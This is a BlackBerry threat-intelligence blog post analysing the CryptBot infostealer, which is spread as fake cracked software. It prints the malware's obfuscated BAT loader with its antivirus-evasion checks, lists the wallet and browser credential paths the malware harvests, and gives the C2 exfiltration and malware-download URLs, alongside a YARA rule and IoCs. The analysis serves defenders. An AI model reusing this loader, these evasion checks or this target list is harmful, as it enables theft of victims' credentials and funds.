


Threat Thursday: CryptBot Infostealer Masquerades as Cracked Software

blogs.blackberry.com/en/2022/03/threat-thursday-cryptbot-infostealer

The BlackBerry Research & Intelligence Team

1. [BlackBerry Blog](#)
2. Threat Thursday: CryptBot Infostealer Masquerades as Cracked Software



CryptBot is back. A new and improved version of the malicious infostealer has been unleashed via compromised pirate sites, which appear to offer “cracked” versions of popular software and video games.

Making news most recently for an [outbreak in early 2022](#), the malware first appeared in the wild in 2019, and it is now actively changing its attack and distribution methods. Most notably, recent versions have been significantly streamlined to include only infostealing functionality, contained in a much smaller package than before.

CryptBot targets sensitive user data such as browser login information, cryptocurrency wallets, stored credit card information, passwords and more. The gathered information is sent back to a command-and-control (C2) address, to be used by the attacker for financial gain.

Operating System

Windows	MacOS	Linux	Android
Yes	No	No	No

Risk & Impact

Impact	Medium
Risk	Medium

Compromised and Cracked Websites

CryptBot has recently been hosted and distributed via compromised webpages that appear to offer cracked versions of popular video games and other software. Threat actors commonly bundle their Trojanized executables this way to lure their victims into unknowingly downloading and executing malicious code.

Cracked software typically refers to commercial software packages that have been modified to give people free access to functionality and features. Users seeking this pirated software tend to be less risk-conscious, making them particularly attractive targets for malware. Threat actors often use search engine optimization (SEO) techniques to help push these compromised websites to victims.

Technical Analysis

The attack chain for CryptBot begins when the victim visits a compromised webpage and is lured into downloading an SFX file, such as the one pictured in Figure 1, which is masquerading as the latest version of Adobe Photoshop.




Figure 1 - Example of malicious webpage offering cracked software

Once the victim downloads what they assume is cracked software, an SFX file called "7ZSfxMod_x86.exe" is dropped to their machine, as shown in Figure 2.

property	value
file-type	executable
date	n/a
language	neutral
code-page	Unicode UTF-16, little endian
CompanyName	Oleg N. Scherbakov
FileDescription	7z Setup SFX (x86)
FileVersion	1.7.1.3901
InternalName	7ZSfxMod
LegalCopyright	Copyright © 2005-2016 Oleg N. Scherbakov
OriginalFilename	7ZSfxMod_x86.exe
PrivateBuild	October 31, 2017
ProductName	7-Zip SFX
ProductVersion	1.7.1.3901

Figure 2 - Malicious SFX file retrieved from compromised webpage

Once the archive file is launched, a folder with the naming scheme “7ZipSfx.000” is placed into the victim’s %Temp% directory, as seen in Figure 3. The numbers used in the naming scheme for this folder vary based on the number of times the malware has been launched. For example, executing the archive file a second time will result in an additional folder called “7ZipSfx.001” being placed in the same directory, with the same files included.




Figure 3 - Folder placed into user’s Temp directory post execution

This folder contains four files that are used to carry out the next stage of the attack:

- “aeFdOLFszTz.dll” – A legitimate copy of Microsoft® Windows® “ntdll.dll”
- “Avevano.gif” – A BAT script

- “Carne.gif” – An obfuscated AutoIT script
- “Racontero.exe” – An AutoIT v3 executable compiler

As seen in Figure 3, two of these files are displayed as .GIF files. However, these files are in fact malicious scripts using the .GIF extension to masquerade as image files. The file extensions used vary, depending on the version of CryptBot downloaded by the victim. Different variants analyzed have also been observed using .MP3 and .WMV extensions.

A copy of “AutoITv3.exe” is also dropped to the folder as “Racontero.exe.” This tool is an interpreter that is part of AutoIT, which is a freeware programming language for Windows-based devices. This tool is intended for use in automating services via scripts; however, it has frequently been abused by many different malware families.

The structure and contents of the BAT script, such as obfuscated variables, can be seen in Figure 4 below. The script performs a scan against a task list referencing two antivirus (AV) products, “BullGuardCore” and “Panda Cloud Antivirus.” If the AV products are present, the malware will perform a “sleep” function to delay execution and aid in bypassing detection.

```

1 Set VptJeRkGyRw=waitfor /c 5 VptJeRkGyRw
2 Set oZGEbtGLFpUBF=M
3 tasklist /FI "imagename eq BullGuardCore.exe" 2>NUL | find /I /N "bullguardcore.exe">NUL
4 if %errorlevel%==0 waitfor /t 240 oZGEbtGLFpUBF
5 Set vcsaCRjZPDHDIXAKiIFBFWHp=Racontero.exe.pif
6 tasklist /FI "imagename eq FSUASERVICE.exe" 2>NUL | find /I /N "psuaservice.exe">NUL
7 if %errorlevel%==0 Set vcsaCRjZPDHDIXAKiIFBFWHp=autoit.exe
8 <nul set /p = "%oZGEbtGLFpUBF%" > %vcsaCRjZPDHDIXAKiIFBFWHp%
9 findstr /V /R ".*BzXAcIklzxBLrudJZEKMEfMBLjYIUHiiHpsEFkbFNCHlqzCFfAVVWviQkHvPoRmfajztUOLrNitVQIBaaJazkLkjAayXovgVqngYHjIQDv1PQoqDyWmsaVGquEBIOVseSpYzrDSrq8PY6" Carne.gif >> %vcsaCRjZPDHDIXAKiIFBFWHp%
10 %oZGEbtGLFpUBF%ore Trasporta.gif K
11 %vcsaCRjZPDHDIXAKiIFBFWHp% K
12 %VptJeRkGyRw%
  
```

Figure 4 - Malicious BAT Script "Avevano.gif"

As part of the initial malware execution chain, the BAT script is used to decrypt the heavily obfuscated AutoIT script, "Carne.gif," as seen in Figure 5. The BAT also copies the AutoIT script to the virtual memory area to run it.




Figure 5 - Obfuscated AutoIT script "Carne.gif"

The AutoIT executable compiler "Racontero.exe" is used to run "Carne.gif." The filename of the script is supplied as an argument, as shown in Figure 6.



Figure 6 - Launched AutoIT Process "Racontero.exe.pif"

This spawns the AutoIT process "Racontero.exe.pif," which loads the malicious CryptBot binary into memory.

Capabilities

Once the malicious payload is executed, CryptBot can begin fulfilling its main function of harvesting and exfiltrating sensitive information from the victim's machine. It begins by searching the machine for various user and system information to steal. Gathered data is stored in a directory within the user's %Temp% folder. The information is saved in this directory until it is sent to the C2 server, then it is deleted.

The data that CryptBot searches for includes the following:

- Cryptocurrency wallet details
- Login credentials

- Form data saved to the browser
- Cookies
- Browser history
- Credit card details
- Files containing sensitive data
- OS and hardware information
- A list of installed programs

Figure 7 below shows a list of cryptocurrency directories and wallets that CryptBot scans for.

Address	Length	Result
0x28f4a84	46	_Wallet\TerraStation%wS
0x28f4ab4	36	_Wallet\Harmony%wS
0x28f4adc	34	_Wallet\Coin98%wS
0x28f4b00	46	_Wallet\TON Crystall%wS
0x28f4b30	44	_Wallet\KardiaChain%wS
0x28f4b60	52	cryptocurrency\Metamask%wS
0x28f4b98	46	cryptocurrency\Ronin%wS
0x28f4bc8	46	cryptocurrency\Yoroi%wS
0x28f4bf8	52	cryptocurrency\Tronlink%wS
0x28f4c30	46	cryptocurrency\Nifty%wS
0x28f4c60	44	cryptocurrency\Math%wS
0x28f4c90	52	cryptocurrency\Coinbase%wS
0x28f4cc8	60	cryptocurrency\BinanceChain%wS
0x28f4d08	46	cryptocurrency\Brave%wS
0x28f4d38	48	cryptocurrency\Guarda%wS
0x28f4d6c	46	cryptocurrency\Equal%wS
0x28f4d9c	60	cryptocurrency\JaxxxLiberty%wS
0x28f4ddc	48	cryptocurrency\BitApp%wS
0x28f4e10	50	cryptocurrency\Wallet%wS
0x28f4e44	48	cryptocurrency\Wombat%wS
0x28f4e78	48	cryptocurrency\Atomic%wS
0x28f4eac	46	cryptocurrency\MewCx%wS
0x28f4edc	46	cryptocurrency\Guild%wS
0x28f4f0c	48	cryptocurrency\Saturn%wS
0x28f4f40	60	cryptocurrency\TerraStation%wS
0x28f4f80	50	cryptocurrency\Harmony%wS
0x28f4fb4	48	cryptocurrency\Coin98%wS
0x28f4fe8	60	cryptocurrency\TON Crystall%wS
0x28f5028	58	cryptocurrency\KardiaChain%wS

Figure 7 - List of Cryptocurrency directories scanned for by CryptBot

The victim's data is stored in a zipped TXT file within the %Temp% directory. The malware then reaches out to the C2 server, which in the case of this sample, is located at "rygvpi61[.]top/index.php." The stolen data is exfiltrated back to the attacker and the folder containing the sent information is wiped from the victim's machine.

CryptBot contains a second hardcoded C2 that can be used for downloading additional malware. This address can be seen in Figure 8 below, along with several of the directories that are targeted for data exfiltration, including cookies, login data, web profiles and browser form history.

0x37d9188	12	rygvpi61.top	← Exfiltration C2 Address
0x37d9198	96	http://gewuib08.top/download.php?file=scrods.exe	← Additional Malware Download C2
0x37d9208	13	encrypted_key	
0x37d9220	22	USERPROFILE	
0x37d9248	56	%wS\Opera Stable\Local State	←
0x37d9284	30	%wS\Local State	
0x37d92a4	30	%wS\%wS\Cookies	
0x37d92c4	46	%wS\%wS\Network\Cookies	
0x37d92f4	32	%wS\%wS\Web Data	
0x37d9318	36	%wS\%wS\Login Data	
0x37d9340	30	%wS\%wS_key.bin	
0x37d9360	36	%wS\%wS_cookies.db	
0x37d9388	36	%wS\%wS_webdata.db	
0x37d93b0	34	%wS\%wS_logins.db	
0x37d93d4	20	%AppData%\	
0x37d93f0	64	%wS\Mozilla\Firefox\profiles.ini	
0x37d9458	46	%wS\Mozilla\Firefox\%wS	
0x37d9488	36	%wS\cookies.sqlite	← Stolen Data
0x37d94b0	44	%wS\formhistory.sqlite	
0x37d94e0	36	%wS\signons.sqlite	
0x37d9508	22	%wS\key4.db	
0x37d9520	22	%wS\key3.db	
0x37d9538	30	%wS\logins.json	
0x37d9558	46	._Firefox\cookies.sqlite	
0x37d9588	54	._Firefox\formhistory.sqlite	
0x37d95c0	46	._Firefox\signons.sqlite	
0x37d95f0	32	._Firefox\key4.db	
0x37d9614	32	._Firefox\key3.db	
0x37d9638	40	._Firefox\logins.json	
0x37d9698	74	AppData\Local\Google\Chrome\User Data	
0x37d971c	24	Opera Stable	
0x37d9738	60	AppData\Roaming\Opera Software	
0x37d9788	102	AppData\Local\BraveSoftware\Brave-Browser\User Data	←

Figure 8 - C2 addresses and a selection of targeted directories

Latest Variant

The very latest version of CryptBot was first spotted in the wild in early 2022, with a few notable differences from previous variations.

Overall, it appears that the threat actor has decided to trim the file, so it only includes the core functionality necessary for successful data exfiltration. One of the features removed is the anti-sandbox capabilities used in previous versions.

The latest version of CryptBot also does not steal screenshots of the victim's desktop, nor does it perform self-deletion of the malicious files used. The current version deletes only gathered data after successfully performing data exfiltration, rather than its own files.

The obfuscation methods used in this version also differ from older variants of CryptBot. The malicious BAT script now in use contains a higher level of obfuscation, using encrypted variables to help impede analysis by threat researchers.

Previous versions of this infostealer contained two C2 addresses that were used for data exfiltration and one address used to retrieve additional malware, whereas the version analyzed here has been limited to one dedicated address for exfiltration and one for additional downloads.

The latest version of CryptBot has also been modified to target all versions of Google Chrome™, including the newest version, Chrome™ v96.

Conclusion

CryptBot has thus far only been observed targeting Windows devices. This is likely because the malware's infection vector uses pirated websites offering cracked software, which is not as common on other operating systems such as Mac OS X and Linux®. These other operating systems make a less lucrative target for threat actors who use this particular distribution method.

So why did the malware's author decide to cut some features from the latest version of CryptBot? This decision could have been made in attempt to simplify the attack overall, and to ensure that focus is solely placed on the vital functionalities. As a result of this paring down, the size of the malicious archive files being downloaded from the compromised pages are roughly half the size. This could benefit the attackers by allowing more frequent and quicker infection processes.

The best mitigation tactic against CryptBot is for users to be extra vigilant when visiting websites to download new software, and only trusting download links from legitimate vendors rather than third-party or pirate websites.

YARA Rule

The following YARA rule was authored by the BlackBerry Research & Intelligence Team to catch the threat described in this document:

```

import "pe"

rule CryptBot {
  meta:
    description = "Detects 2022 CryptBot Through Imphash"
    author = "BlackBerry Threat Research Team"
    date = "2022-02-26"
    license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as
long as you use it under this license and ensure originator credit in any derivative to The
BlackBerry Research & Intelligence Team"

  strings:
    $s1 = "7z SFX"

  condition:
    (
      //PE File
      uint16(0) == 0x5a4d and

      //Imphash
      pe.imphash() == "e55dbecdaf2c7cc43f3d577e70c6c583" or
      pe.imphash() == "27fc501de77f5768cac058a2a9512c3a" or
      pe.imphash() == "fda990324138bdc940f9020ce3e8d5fc" or
      pe.imphash() == "997edafa1e226ba6317ec804803f9a57" or
      pe.imphash() == "4b3cfc81e94566bb0e35b6156e51fbd5" and

      //All Strings
      all of ($s*) )
}

```

Indicators of Compromise (IoCs)

Hash

53d8d466679a01953aab35947655a8c1a2ff3c19ac188e9f40e3135553cf7556

Filenames

- 7ZipSfx.000 – Initial folder dropped into Temp directory
- aeFdOLFszTz.dll – A legitimate copy of Microsoft Windows “ntdll.dll”
- Avevano.gif – BAT Script
- Carne.gif – Obfuscated AutoIT Script
- Raccontero.exe – AutoIT Executable Compiler

C2

rygvpi61[.]top/index[.]php – Exfiltration address

gewuib08[.]top/download.php?file=scrods[.]exe – Download address

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If you're battling this malware or a similar threat, you've come to the right place, regardless of your existing BlackBerry relationship.

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We have a global consulting team standing by to assist you providing around-the-clock support, where required, as well as local assistance. Please contact us here: <https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment>

The advertisement banner features the BlackBerry logo and tagline "Intelligent Security. Everywhere." on the left. The central text reads "THE BEST DEFENSE IS ABOUT TO BE A BEST SELLER." followed by the URL "BlackBerry.com/beacon". On the right, there is a book cover titled "FINDING BEACONS" with a dark, atmospheric image. The background is blue with faint, stylized "ID" characters.

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

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